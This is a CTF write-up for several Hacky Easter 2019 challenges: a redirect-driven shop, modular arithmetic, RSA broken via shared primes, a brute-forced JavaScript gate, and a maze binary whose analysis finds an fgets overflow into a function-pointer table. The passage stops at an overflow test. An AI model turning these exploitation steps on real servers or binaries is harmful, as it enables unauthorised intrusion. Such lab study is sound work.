
The description of the task stated, that we can buy one item for free. Considering the status code and all items available in the shop, we should definitely but the `shop/teabag`.

In order to buy this item, we have to follow all redirects until we receive the `Content-Type: shop/teabag`. Then we don't have to follow the redirect, but visit the route `/?action=buy`:

```
def solveChallenge7(s, resp):
  r = s.get('http://whale.hacking-lab.com:5337/?action=watch', allow_redirects=False)
  while (r.status_code == 302):
    print(r.headers['Content-Type'])
    if (r.headers['Content-Type'] == 'shop/teabag'):
      s.get('http://whale.hacking-lab.com:5337/?action=buy')
      resp = s.get('http://whale.hacking-lab.com:5337/').text
      if ('One day I will be able to drink tea' in resp): return True
      return False
    r = s.get('http://whale.hacking-lab.com:5337', allow_redirects=False)
  return False

if (solveChallenge7(s, resp)): print('solved c7!')
else:
  print('failure solving c7!')
  quit()
```


Sailor John

This task requires some math:



There are two value pairs (`p1,c1` and `p2,c2`) for which we have to find a corresponding `x1/x2` to fulfil the equation.

Both `p1` and `p2` are actually primes:




An emirp is actually a prime number, which when spelled backwards, is another prime number. In this case there is no real emirp, we are only supposed to spell the given prime backwards. Thus the equation for the first value pair looks like this:

```
reversed(p1) ^ x1 % p1 = c1
```


```
71140253671 ^ x1 % 17635204117 = 419785298
```

Actually this is not an easy equation to solve. Though I found this amazing page, which solves the equation in seconds:



Accordingly the result for `x1` is `1647592057`.

In the same manner we can calculate the result for `x2`:



The value of `x2` is `305768189495`.

At last we have to convert the numbers to ASCII characters:


```
root@kali:~/Documents/he19/egg22# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
```

```
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(1647592057)
'0x62344279'
>>> '62344279'.decode('hex')
'b4By'
>>> hex(305768189495)
'0x4731344e37'
>>> '4731344e37'.decode('hex')
'G14N7'
```

The secret is `b4ByG14N7`.

Ran-Dee's Secret Algorithm

The second to last task is a RSA crypto challenge:



We have got the 6 values `n0`, `n1`, `n2`, `c1`, `c2` and `c3`.

Let's start with a short review on RSA. `n` is the RSA modulus, which is calculated by multiplying two primes:

```
n = p * q
```

As the task description states, the list of available primes was quite small. Actually the size of the smallest odd prime, which is `3`.

`c` is the cipher text, which is produced by raising the plain text (`m`) to the power of `e` (`e` is calculated beforehand but is usually equal to `65537`) modulo `n`:

```
c = m**e % n
```

In order to be able to decrypt the message, we need to find the primes `p` and `q`. With those we can calculate the secret exponent `d`, which is used to decrypt a message:

```
m = c**d % n
```

Simply factorizing `n0`, `n1` and `n2` is quite hard, since the values are very big. Though, we know that there were only three primes involved, which means that `n0`, `n1` and `n2` need to share these primes as a factor.

In order to reveal those primes, we can simply calculate the greatest common divisor (`gcd`) of `n0`, `n1` and `n2`:

```
root@kali:~/Documents/he19/egg22# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import gmpy2
>>> n0=1060319917412283980873816935770606273253396673132385889274381672820691439532060933146 6...
>>> n1=5613358668671613665566510382994441407219432062998832523305840186970780370368271618683 1...
>>> n2=4319722681999541425088048905541358539050368101918059477278159984220747169304175312988 5...
>>> p0=gmpy2.gcd(n0,n1)
>>> p0
mpz(11738211288997177447631689915860241374759230125740625800492875320121849652193198282856504316469421949444374 93)
>>> p1=gmpy2.gcd(n0,n2)
>>> p1
mpz(90330621191507753561156054179020725380986310810581595516780220489665208486008662609359593116068672860260349 43)
>>> p2=gmpy2.gcd(n1,n2)
>>> p2
mpz(47821244058993045147453494918943508942284490090678124606215450249735428427849475831207165930954504827712640 61)
```

These are the three primes `p0`, `p1` and `p2`.

Now we know that for example, that `n0 = p0 * p1`. In order to calculate the secret exponent `d0`, we have to calculate the modular invers of `e` modulo `phi(n0)`:

```
>>> phi_n0 = (p0-1)*(p1-1)
>>> phi_n0
mpz(1060319917412283980873816935770606273253396673132385889274381672820691439532060933146625763 1...)
>>> e=65537
>>> d0=gmpy2.invert(e,phi_n0)
>>> d0
mpz(4058813459285894720262057382498008693884059743178992752830677789043240634075531780497947803 3...)
```


Using `d0` we can finally decrypt the cipher text `c0`:

```
>>> c0=8838955155187029901570083989451756223693481774792737276661 8...
>>> gmpy2.powmod(c0,d0,n0)
mpz(516763741385810790760706298905075545750264045813156135838053)
>>> hex(516763741385810790760706298905075545750264045813156135838053)
'0x525341336e6372797074216f6e77216c6c6e65766572642165L'
>>> '525341336e6372797074216f6e77216c6c6e65766572642165'.decode('hex')
'RSA3ncrypt!onw!llneverd!e'
```

The plain text is `RSA3ncrypt!onw!llneverd!e`.

A mysterious gate

After having solved all previous tasks, we can step to the mysterious gate:




The gate requires use to enter 8 numbers. These numbers are used within the javascript code of the page in order to calculate the final flag. Though only if the result of the computation equals `-502491864`, the flag is actually correct and the gate is opened:

```
...
            function h(s) {
                return s.split("").reduce(function (a, b) {
                    a = ((a << 5) - a) + b.charCodeAt(0);
                    return a & a
                }, 0);
            }

            var ca = function (str, amount) {
                if (Number(amount) < 0)
                    return ca(str, Number(amount) + 26);
                var output = '';
                for (var i = 0; i < str.length; i++) {
                    var c = str[i];
                    if (c.match(/[a-z]/i)) {
                        var code = str.charCodeAt(i);
                        if ((code >= 65) && (code <= 90))
                            c = String.fromCharCode(((code - 65 + Number(amount)) % 26) + 65);
                        else if ((code >= 97) && (code <= 122))
                            c = String.fromCharCode(((code - 97 + Number(amount)) % 26) + 97);
                    }
                    output += c;
                }
                return output;

            };

            $('.door').click(function () {
                var n = [
                    $('#n1').val(),
                    $('#n2').val(),
                    $('#n3').val(),
                    $('#n4').val(),
                    $('#n5').val(),
                    $('#n6').val(),
                    $('#n7').val(),
                    $('#n8').val()
                ];

                var g = 'Um';
                var et = 'iT';
                var lo = 'BG';
                var st = '4I';

                var into = 'xr';
                var the = 'Xp';
                var lab = 'rr';
                var hahaha = 'Qv';

                var ok = ca('mj19', -5) + '<br>' +
                    ca(et, n[0]) +
                    ca(the, n[1]) + '<br>' +
                    ca(g, n[2]) +
```


```
            ca(lo, n[3]) + '<br>' +
            ca(st, n[4]) +
            ca(hahaha, n[5]) + '<br>' +
            ca(into, n[6]) +
            ca(lab, n[7]);

        $('#key').html(ok);

        if (h(n.join('')) === -502491864) {
            $('.door').toggleClass('what');
        }
    });
```

According to the quite small input fields, I hoped that the values are not very big and wrote a quick bruteforcer in javascript. Well, it worked out directly:



I was quite lucky with the chosen parameters for the loops (especially the `-9` on the outer loop).

Finally entering the numbers in the input fields opens the gate:



The flag is he19-zKZr-YqJO-4OWb-auss.

---

return to overview ⇧

23 - The Maze

The challenge description provides a binary called `maze` as well as an ip address and port of a server, which is running the binary:

```
root@kali:~/Documents/he19/egg23# file maze
maze: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux
3.0.0, BuildID[sha1]=1a30ee698ef00862581bf5256a0d2ac6764c02d5, stripped

root@kali:~/Documents/he19/egg23# nc whale.hacking-lab.com 7331
...

Your position:


   +-----+-----+
               |
            X  |
               |
   +-----+-----+


Enter your command:
>
```

We can navigate through the maze by entering `go <direction>`:

```
> go west
Your position:


   +-----+-----+-----+
   |                 |
   |        X        |
   |                 |
   +     +-----+-----+
   |     |
   |     |
   |     |
   +     +


Enter your command:
>
```

We can also search for items by entering `search`:

```
> search
Your position:


   +-----+-----+-----+
   |                 |
   |        X        |
   |                 |
   +     +-----+-----+
   |     |
   |     |
   |     |
   +     +

There is nothing interesting here.


Enter your command:
>
```

Let's have a look at the binary using `checksec`:

```
root@kali:~/Documents/he19/egg23# checksec maze
[*] '/root/Documents/he19/egg23/maze'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

The binary is compiled without stack canaries and position independent code (*PIE*). *NX* is enabled, though.

We can further inspect the binary using `radare2`:

```
root@kali:~/Documents/he19/egg23# r2 -A maze
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00400a60]>
```

... and start by listing all strings with the command `iz`:

```
[0x00400a60]> iz
[Strings]
Num Paddr      Vaddr      Len Size Section  Type  String
000 0x00002048 0x00402048  34  35 (.rodata) ascii There is nothing interesting here.
001 0x0000206b 0x0040206b  23  24 (.rodata) ascii You found a rusty nail.
002 0x00002088 0x00402088  37  38 (.rodata) ascii You found an arrow stuck in the wall.
003 0x000020b0 0x004020b0  77  78 (.rodata) ascii You found a map, but unfortunately someone else has already torn out a piece.
...
037 0x000023b0 0x004023b0  16  17 (.rodata) ascii You found a key!
038 0x000023c1 0x004023c1  25  26 (.rodata) ascii You found a locked chest!
039 0x000023db 0x004023db   9  10 (.rodata) ascii 2+!)b72HB
040 0x000023e5 0x004023e5  29  30 (.rodata) ascii Maybe you should search first
041 0x00002403 0x00402403  23  24 (.rodata) ascii You pick up the key: %s
042 0x00002420 0x00402420  41  42 (.rodata) ascii This is to heavy! You can't pick up that.
043 0x00002450 0x00402450  37  38 (.rodata) ascii There is nothing you want to pick up!
044 0x00002476 0x00402476   6   7 (.rodata) ascii -2',HB
045 0x00002480 0x00402480  45  46 (.rodata) ascii The chest is locked. Please enter the key:\n>
046 0x000024b0 0x004024b0  33  34 (.rodata) ascii Sorry but that was the wrong key.
047 0x000024d8 0x004024d8  57  58 (.rodata) ascii Congratulation, you solved the maze. Here is your reward:
048 0x00002514 0x00402514   7   8 (.rodata) ascii egg.txt
```

Obviously there seems to be a key, which we can find, as well as a locked chest, which requires this key to be entered.

By using the `axt` command we can determine where the string `"Congratulation, ..."` is used:

```
[0x00400a60]> axt @ str.Congratulation__you_solved_the_maze._Here_is_your_reward:
(nofunc) 0x401cc9 [DATA] mov edi, str.Congratulation__you_solved_the_maze._Here_is_your_reward:
```

The address of the string is moved to `edi` at `0x401cc9`. Since radare does not recognize any function around this address, we can simply print the next 30 instructions by using the command `pd`:

```
[0x00400a60]> pd 30 @ 0x401cc9
            0x00401cc9      bfd8244000      mov edi, str.Congratulation__you_solved_the_maze._Here_is_your_reward: ; 0x4024d8 ;
"Congratulation, you solved the maze. Here is your reward:"
            0x00401cce      e85decffff      call sym.imp.puts
            0x00401cd3      bf00040000      mov edi, 0x400              ; 1024
            0x00401cd8      e803edffff      call sym.imp.malloc
            0x00401cdd      488945e8        mov qword [rbp - 0x18], rax
            0x00401ce1      be12254000      mov esi, 0x402512
            0x00401ce6      bf14254000      mov edi, str.egg.txt        ; 0x402514 ; "egg.txt"
            0x00401ceb      e810edffff      call sym.imp.fopen
            0x00401cf0      488945e0        mov qword [rbp - 0x20], rax
        ,=< 0x00401cf4      eb16            jmp 0x401d0c
        |   ; CODE XREF from sub.e_0_0HYour_position:_61e (+0x706)
       .--> 0x00401cf6      488b45e8        mov rax, qword [rbp - 0x18]
       :|   0x00401cfa      4889c6          mov rsi, rax
       :|   0x00401cfd      bf1c254000      mov edi, 0x40251c
       :|   0x00401d02      b800000000      mov eax, 0
       :|   0x00401d07      e864ecffff      call sym.imp.printf
       :|   ; CODE XREF from sub.e_0_0HYour_position:_61e (+0x6d6)
```

```
        :`-> 0x00401d0c      488b55e0       mov rdx, qword [rbp - 0x20]
        :    0x00401d10      488b45e8       mov rax, qword [rbp - 0x18]
        :    0x00401d14      be00040000     mov esi, 0x400              ; 1024
        :    0x00401d19      4889c7         mov rdi, rax
        :    0x00401d1c      e89fecffff     call sym.imp.fgets
        :    0x00401d21      4885c0         test rax, rax
        `==< 0x00401d24      75d0           jne 0x401cf6
             0x00401d26      488b45e0       mov rax, qword [rbp - 0x20]
             0x00401d2a      4889c7         mov rdi, rax
             0x00401d2d      e80eecffff     call sym.imp.fclose
             0x00401d32      bf20254000     mov edi, str.Press_enter_to_return_to_the_menue ; 0x402520 ; "Press enter to return to the
menue"
             0x00401d37      b800000000     mov eax, 0
             0x00401d3c      e82fecffff     call sym.imp.printf
             0x00401d41      488b05581420.  mov rax, qword [obj.stdout] ; [0x6031a0:8]=0
             0x00401d48      4889c7         mov rdi, rax
```

As we can see from the above output, a file called `egg.txt` is opened after printing the congratulation message (`puts`). Within a loop `0x400` bytes at a time are read from the file (`fgets`). If the `fgets` call succeeded, a call to `printf` is made. The first parameter passed in `edi` contains the format string stored at `0x40251c`:

```
[0x00400a60]> ps @ 0x40251c
%s
```


... which simply outputs a string. This string is the second argument passed in `rsi`, which contains the address of the bytes formerly read by `fgets`. Summing it up this part of the code prints a congratulation message followed by the content of the file `egg.txt` (stored on the server).

Based on the other strings we have found, the assumption that we need to find the key and open the chest in order to reach this code is self-evident.

In order to find the key, we have to walk through the maze searching for it. I started by implementing a simple wall follower python script:

```
#!/usr/bin/env python

from pwn import *
import sys
import time

def getCmd(n):
  if   (n == 0): return 'go north'
  elif (n == 1): return 'go west'
  elif (n == 2): return 'go south'
  elif (n == 3): return 'go east'

p = process('./maze')
p.sendlineafter('>', 'scryh') # name
p.sendlineafter('>', '3')     # play
p.recvuntil('>')

heading = 0 # 0=north, 1=west, 2=south, 3=east
cur = heading
key = ''

while True:
  time.sleep(0.1) # for demonstration purpose
  p.sendline(getCmd(cur))
  ret = p.recvuntil('>')
  print(ret)
  print(getCmd(cur))
  if ('There is a wall!' in ret):
    if (cur == heading): heading = (heading - 1 ) % 4
    cur = heading
  else:
    heading = cur
    cur = (heading + 1) % 4
```

The script follows the wall on the left-hand side:



Now we need to add some code within the loop to search for the key and open the locked chest:

```
...
p.sendline('search') # search for key / chest
ret = p.recvuntil('>')
if ('You found a key!' in ret):
  p.sendline('pick up')
  p.recvuntil('You pick up the key: ')
  key = p.recv(32)
  p.recvuntil('>')
if ('You found a locked chest!' in ret and key != ''):
  p.sendline('open')
  p.recvuntil('The chest is locked. Please enter the key:\n> ')
  p.sendline(key)
  p.interactive()
```

In order to run the script on the server the following line:

```
p = process('./maze')
```

... needs to be replaced:

```
p = remote('whale.hacking-lab.com', 7331)
```

After running the script, we only have to wait until the key is found and the chest can be opened:

```
Congratulation, you solved the maze. Here is your reward:
                  *****
               ****   ****
            ***         ***
          ***             ***
        ***                 ***
      ***     ****   ****     ***
     **      ** *** **  **      **
    **           **   ***.       **
   **         .***  **  **        **
  **         ******  ****          **
 **                                 **
**        +-----------------+        **
*         | +--+ *  *  +--+ |         *
*         | |  |  ** * |  | |         *
*         | +--+ ** ** +--+ |         *
*         |  * **  ** *** * |         *
*         | * *  ** *** * * |         *
**        | +--+ * *  [] *  |        **
 *        | |  |  *** ** ** |        *
 **       | +--+ ** *** **  |       **
  **      +-----------------+      **
   **                             **
    ***                         ***
      ***                     ***
        ****                ****
           *****       *****
               *********
Press enter to return to the menue
```

Great! We have got the content of the `egg.txt`. Hm, but wait ... what is this? For an actual QR code there are far too less pixel.

Trying to turn the ASCII QR code in some useful information did not succeed and until now the challenge felt far too easy for a hard challenge. I also wondered why the binary is provided, since we don't really need it to implement a wall follower script like the above. Thus there must be more relating the binary.

Vulnerability 1: Buffer overflow

When analyzing the binary with `r2`, I noticed that the functions of the different menu entries (`[1] Change User`, `[2] Help`, ...) are called through a jump table:

```
[0x00400a60]> pdf @ main
/ (fcn) main 318
|   main ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var unsigned int local_1h @ rbp-0x1
|           ; DATA XREF from entry0 (0x400a7d)
|           0x00401e7a      55             push rbp
|           0x00401e7b      4889e5         mov rbp, rsp
|           0x00401e7e      4883ec20       sub rsp, 0x20
...
|     |`--> 0x00401f95      8b45ec         mov eax, dword [local_14h]
|     | :   0x00401f98      89c0           mov eax, eax
|     | :   0x00401f9a      488b04c56031.  mov rax, qword [rax*8 + sym.error] ; [0x603160:8]=0x400bba sym.error
|     | :   0x00401fa2      488945f0       mov qword [local_10h], rax
|     | :   0x00401fa6      488b45f0       mov rax, qword [local_10h]
|     | :   0x00401faa      ffd0           call rax
|     | :   ; CODE XREF from main (0x401f93)
|     `---> 0x00401fac      c745ec000000.  mov dword [local_14h], 0
\       `=< 0x00401fb3      e9f2feffff     jmp 0x401eaa
```

The user input (the number of the menu entry) is stored at `[local_14h]`. This number is multiplied by 8 (64-bit addresses) and added to the address of the jump-table (`0x603160`), which contains five function addresses:

```
[0x00400a60]> pxq @ 0x603160
0x00603160  0x00000000000400bba  0x0000000000400bde   ..@.......@.....
0x00603170  0x00000000004010e3  0x0000000000401656   ..@.....V.@.....
0x00603180  0x00000000000401e44  0x0000000000000000   D.@.............
```

Depending on the entered number, the corresponding function is called.

My first hope was that there might be a lacking or insufficient boundary check for the number to be entered, which would enable us to call address outside of the jump-table, but this was not the case.

Thus we need to keep analyzing the binary. Especially interesting are functions like `fgets`, which actually read data from the user. We can list all function calls to `fgets` by using the `axt` command again:

```
[0x00400a60]> axt @ sym.imp.fgets
sub.e_H_e_J_bde 0x400c27 [CALL] call sym.imp.fgets
(nofunc) 0x401758 [CALL] call sym.imp.fgets
(nofunc) 0x401c4e [CALL] call sym.imp.fgets
(nofunc) 0x401d1c [CALL] call sym.imp.fgets
```

By disassembling the code before the actual call, we can determine which parameters are passed to the function. The third call at `0x401c4e` looks interesting:

```
[0x00400a60]> pd 15 @ 0x401c4e - 60
            0x00401c12      f4             hlt
            0x00401c13      0300           add eax, dword [rax]
            0x00401c15      0000           add byte [rax], al
        ,=< 0x00401c17      e985010000     jmp 0x401da1
        |   ; CODE XREF from sub.e_0_0HYour_position:_61e (+0x78e)
        |   0x00401c1c      bf80244000     mov edi, str.The_chest_is_locked._Please_enter_the_key: ; 0x402480 ; "The chest is locked.
Please enter the key:\n> "
        |   0x00401c21      b800000000     mov eax, 0
        |   0x00401c26      e845edffff     call sym.imp.printf
        |   0x00401c2b      488b056e1520.  mov rax, qword [obj.stdout] ; [0x6031a0:8]=0
        |   0x00401c32      4889c7         mov rdi, rax
        |   0x00401c35      e8b6edffff     call sym.imp.fflush
        |   0x00401c3a      488b05671520.  mov rax, qword [obj.stdin]  ; [0x6031a8:8]=0
```

```
|   0x00401c41      4889c2          mov rdx, rax
|   0x00401c44      be28000000      mov esi, 0x28               ; '(' ; 40
|   0x00401c49      bf40316000      mov edi, 0x603140           ; '@1`' ; "\n"
|   0x00401c4e      e86dedffff      call sym.imp.fgets
```

This part of the code reads the key after the chest is opened. But notice the parameters to `fgets`: up to `0x28` are read to the address `0x603140`. Remember that the jump-table is located at `0x603160`? This means that the last 8 bytes of the data read from `fgets` will actually overflow the jump-table (overwriting the first address)!

In order to verify this, I added another 8 byte to the key (key-length: `32` byte = `0x20` byte):

```
...
p.recvuntil('The chest is locked. Please enter the key:\n> ')
p.sendline(key + 'A'*8) # added 8 byte
p.interactive()
```
